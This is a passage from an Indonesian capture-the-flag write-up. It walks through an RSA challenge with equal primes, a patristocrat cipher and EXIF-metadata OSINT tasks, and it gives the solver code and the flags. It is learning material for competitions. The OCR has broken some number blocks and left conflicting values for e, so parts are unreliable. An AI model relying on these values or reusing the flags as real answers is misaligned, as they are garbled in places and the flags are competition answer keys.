                <h2>C</h2>
                <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAtoAAALaAQAAAAAnlcmeAAAIhklEQVR4nO2
            </div>
        </div>
        <script>
            setTimeout(function() { window.location.reload(); }, 10000);
        </script>
    </body>
</html>
```

Jika view page source, dapat dilihat bahwa n, e, dan c berubah setiap 10 ribu milidetik (10 detik). Analyze QR codenya untuk mendapatkan valuenya, contohnya seperti dibawah ini:



```
4126b48779dbbefc4bd56a5eda91b9f9
```

Parse q dan r, dapet c, e, dan n



From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

Parse QR Code
□ Normalise image

```
iVBORw0KGgoAAAANSUhEUgAAAXIAAAFyAQAAAADAX2ykAAACiElEQVR4nO2bQWrsMAyGPz0bZulADzBHcW7QI/
Vq8VFygAfOsuBBb2E7M1Poo6VpZgLyKrG/xQ9CsqQoonxnpT/fwsF444033njjf+Ml7Y8pP4MXASW/
j7uqMf4jfmoqqoZiFrqlow4BZyqquo9/9t6jN+YX5qHyrh4IBR0AuqeiN9bj/G/xKfBKXH2kAaqkR+qx/
iN+fAuEAryNq+37iP1GP8TvgfeoMACsJxUwClpcEUAblsgz6bf+C/xNWsegJgBFo+8ZQAuazq9ox7jN+Kr/954aDq/d1uGQnPs/
fQY/xu8jEurf3Xq+TNJPL3+tfz5oDy1utXsVFVLrX91AnTqRRIE1VoiT8+m3/j/r9UxL6JpdCqpR2eJ80mFkBG4eN1Hj/Hb8s1/
p9Bdt/aqQukHcHNg/ns0/sag9XXC1U5lfZrC1chm3+PxLX9Or6DpNfftULxEvQhxFoj5pcg+eozflq/2FYJTibMvEDLU/
oY4JZ0VIbyL3b+H5Ft8jpkagYnZ1XS67V0PLD4fkF/
zZ1dgGdDapAwFTWdF0lkhiSvmv4fke351zaV61VuTrPZN2Pz3oPxdfM59b6Llz/
Vzv9VHh+Vv7UtYxzRCa2tVn74us+9xedXZ0ww6i5CG28b0/nqM34BH79e1dfUhdbb795B8r3/rckVZPLSGc/GwvBSSrJ8Qn02/8V/
i1/lJGQEZl5NKnZ/sjel99Ri/EX+fPzvte6XexB84i8+H52N2SpKTytu8TsqGgoyP0WP8j3j/
cSOdCxD+CmlAlOWkEvPF7t9j8j0+r0Mca1fj+jtDDdcWn4/IN/9tUxsOiQqwDAi4QhLXxmX30WP8trzY/93GG2+88cYbvzv/
D26KxRkQHXTZAAAAAElFTkSuQmCC
```


```
5785803439ddb346616a5d5c92ceb1fb
```

Yg gua bingungin, kenapa e nya bukan dalam desimal tapi hex? Bingung…… Iseng2 cek cipher identifier dcode.fr, teridentifikasi sebagai md5 (walau barnya cuma 2 aowkowakowa)

Dan bener aja, demn…

Untuk p dan q, ga usah repot2, itu p = q, jadinya tinggal sqrt(n). Ketemu pas ngecek di factordb.

Maka utk menghitung phi(n) tinggal p(p-1) (https://stackoverflow.com/questions/67472553/rsa-crypto-when-p-q)



e.g. type 'caesar'
★ Browse the full dCode tools' list
Results
MD5
MD5 Decoder
★ MD5 hash
Options
★ Salt prefixed MD5(salt+word)
★ Salt suffixed MD5(word+salt)
▶ DECRYPT
See also: Hash Function – SHA-1 – SHA-256 – Crypt() Hashing Function
MD5 Encoder

21767


CDEEAFB8118BB5CF2FD45B00D389E03A

Solver:

```
# n =
11529267561538880969209792504684971660709103835623936112074787023658084894
85234856777684261068039814443547558967715850836482404278456151270138333965
00979230422085744916480193211066081485706123377423677841288697841780946990
02268121646568423789527271828486658056757984998252192510915375700477880514
38317839353072350021312957444098596516522904597121999871495602834990217630
79426643222035948354362253111587569393423986237519094756795833457807430995
43888148482977228593764234021709987433404208358021714643199130266381875739
28495881818990089190872141297109973882253728700855414302072327486251670790
0685732164705051420432449

# e = cdeeafb8118bb5cf2fd45b00d389e03a =
273731069793331729013978215426105663546

# c =
94968485471520129283156752894176880249670922230256386026374289380844312045
74856085000859371572144254106934500657897748962838453983178324425074308494
14653541895670431054702674398874761760281873742067056117531091009704757489
94350917236886935244486171213121075270888444180190079767744397792483089995
90126701127073053958411968341275182122293677864357081299065092736758139719
```




```
395172145958144077315611245396603487830062350477541694929029394251860284550549022058321461054437336090962028017962151472663980572753645549453928271419947782021196640557372143107458515489549479961638462144540084458087436636821333109403075347213792

# factor db, p = q =
10737442694393707901261601794181082007060482442454807688679168216451082084022678379899705642531582520227462727442132655612901570252958051919936647940336153695635537153267858524436154279628668897011320000555070570929428196896920534148814309742892476362484250851334799291681164660414409844368646982
8622806223393
from Crypto.Util.number import inverse, long_to_bytes

p =
10737442694393707901261601794181082007060482442454807688679168216451082084022678379899705642531582520227462727442132655612901570252958051919936647940336153695635537153267858524436154279628668897011320000555070570929428196896920534148814309742892476362484250851334799291681164660414409844368646982
8622806223393
q =
10737442694393707901261601794181082007060482442454807688679168216451082084022678379899705642531582520227462727442132655612901570252958051919936647940336153695635537153267858524436154279628668897011320000555070570929428196896920534148814309742892476362484250851334799291681164660414409844368646982
8622806223393
print('p*q = ', p*q)
n =
115292675615388809692097925046849716607091038356239361120747870236580848948523485677768426106803981444354755896771585083648240427845615127013833396500979230422085744916480193211066081485706123377423677841288697841780946990022681216465684237895272718284866580567579849982521925109153757004778805143831783935307235002131295744409859651652290459712199987149560283499021763079426643222035948354362253111587569393423986237519094756795833457807430995438881484829772285937642340217099874334042083580217146431991302663818757392849588181899008919087214129710997388225372870085541430207232748625167079006857321647050514204324490
# e = b'cdeeafb8118bb5cf2fd45b00d389e03a'
e = 21767
```



```
c =
9496848547152012928315675289417688024967092223025638602637428938084431204574856085000859371572144254106934500657897748962838453983178324425074308494146535418956704310547026743988747617602818737420670561175310910097047574899435091723688693524448617121312107527088844418019007976774439779248308999590126701127073053958411968341275182122293677864357081299065092736758139719395172145958144077315611245396603487830062350477541694929029394251860284550549022058321461054437336090962028017962151472663980572753645549453928271419947782021196640557372143107458515489549479961638462144540084458087436636821333109403075347213792
phi = p*(p-1)

# e = int.from_bytes(e) * 5

print('e = ', e)

d = inverse(e, phi)
print('D = ', d)

m = pow(c, d, n)
m = long_to_bytes(m)
print("m:", m)
```

m: b'forestyctf{l0r3m_1p5um_d0l0r_51t_4m3t}'

Cryptography/Patriot cat



Patriot cat

892

aristotle/patriot cat?

forestyctf{wnxlofuygktlznezyngxeqfyofrzitktqsysquitkt}


~ keith

▼ View Hint

It's patristocrat, don't forget to give it some space

Hint bilang patristocrat

dcode.fr lagi



```
Alphabet : QWERTYUIOPASDFGHJKLZXCVBNM
Alphabet⁻¹ : KXVMCNOPHQRSZYIJADLEGWBUFT
byusingforestyctfyoucanfindtherealfla
ghere
```

Mono-alphabetic Substitution - dCode

Tag(s) : Substitution Cipher

Monoalphabetic Substitution Decoder

★ Alphabetic substitution ciphertext

wnxlofuygktlznezyngxeqfyofrzitktqsysquitkt

★ Spaces ○ are relevant and must be kept (Aristocrat cipher)

● can be ignored or are missing (Patristocrat cipher)

★ Plaintext language: English

Other decryption methods

● Knowing the substitution alphabet: QWERTYUIOPASDFGHJKLZXCVBNM


○ Knowing the coded/reciprocal alphabet ⇅: FORESTYCTF

○ Knowing the keyword used to generate the alphabet: FORESTYCTF

○ Attack with probable word/known plain text: SUBSTITUTION

○ Manual decryption (empty visual tool)

See also: Word Desubstitution/Pattern – Frequency Analysis



a cute little birb Today at 12:35
incorrect mas?

XRCE Today at 12:35
Bagian forestyctf digabung aja

a cute little birb Today at 12:35

Challenge | 2 Solves

Patriot cat
997

aristotle/patriot cat?

wnxlofuygktlznezyngxeqfyofrzitktqsysquitkt

~ keith

▾ Unlock Hint for 0 points
It's patristocrat, don't forget to give it some space


y ctf you can find the real flag here}

waduh minus nih 😭

forestyctf{by using forestyctf you can find the real flag here}

Osint

Osint/METADATA EXTRACTION




Challenge

METADATA EXTRACTION
808

a seemingly ordinary image file (JPEG). However, upon further exploration, the file stores metadata that contains hidden information. asked to find and extract metadata-related information such as author, software version, and other hidden data that leads to a geolocation coordinate that can be used to locate the image.


~ NAD

Judulnya “Metadata”, metadata bisa dicek pake exiftool



```
Date                          : 2024-12-06
Description                   : Gambar ini menyembunyikan data penting.
True Flag                     : F0r3styCtF{F1nAl_L[]Mb4_InT3rFE5T}
Fake Flags                    : ["F0r3styCtF{123.4567_89.1234_Fake_Flag}", "F0r3sty
```

Osint/Cari Sendiri!




Cari Sendiri!

892

One must break encryption and steganography to find the ANSWER hidden in geolocation data, images, and scattered time patterns.

~ NAD


Demn sama aja exiftool doang akwoawkowakowa



```
Measurement Geometry          : Unknown
Measurement Flare             : 0.999%
Measurement Illuminant        : D65
Technology                    : Cathode Ray Tube Display
Red Tone Reproduction Curve   : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve  : (Binary data 2060 bytes, use -b option to extract)
Author                        : NAD
Challenge                     : Geolocation Investigation Level: HARD
True Flag                     : ForestyCTF{48.8566_2.3522_W1bu_K3rEn}
Fake Flags                    : ["ForestyCTF{43.8566_3.3522_W1buB4wAn9}", "ForestyCTF{
restyCTF{123.0000_-45.0000_Flag_Salah}", "ForestyCTF{90.0000_180.0000_W1bu_Lucu}"]
Random Coordinates            : ["-14.266902,-126.445343", "-52.963029,-123.266627", "
34,11.512420", "-38.277171,174.779812"]
Hints                         : ["Periksa EXIF", "Gunakan strings", "Reverse image sea
```

Reverse Engineering

Reverse Engineering/YNKTS!



Challenge

YNKTS!


892

The program displays a random string when run. Participants must find the decryption logic of the string by unpacking the algorithm in a binary file.

